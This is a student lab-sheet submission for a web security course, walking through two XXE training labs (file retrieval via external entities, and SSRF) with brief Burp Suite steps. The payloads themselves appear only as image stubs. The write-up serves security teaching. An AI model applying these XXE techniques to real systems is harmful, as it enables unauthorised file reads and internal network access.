Sri Lanka Institute of Information Technology

XML external entity (XXE) injection

Labsheet 02 -WD Submission

IE2062 – Web Security.

Submitted by:


IT22199508 – Athapaththu A.M.M.I.P

Date of submission


2024.02.21

1) Lab: Exploiting XXE using external entities to retrieve files


- First log to the lab Exploiting XXE using external entities to retrieve files




- Next open the burpsuit and displayed code send to the repeater




- Next is displays the RAW code on the response



- After edit the xml code like given below and send it to repeater like earlier step.




- After off the interceptor and go to the site and refresh it. It’s showing you are successfully solved the lab





2) Lab: Exploiting XXE to perform SSRF attacks

- First log to the lab Exploiting XXE to perform SSRF attacks.





- Open the burpsuit and after getting code send it to the repeater.







- After follow these steps like previous lab.

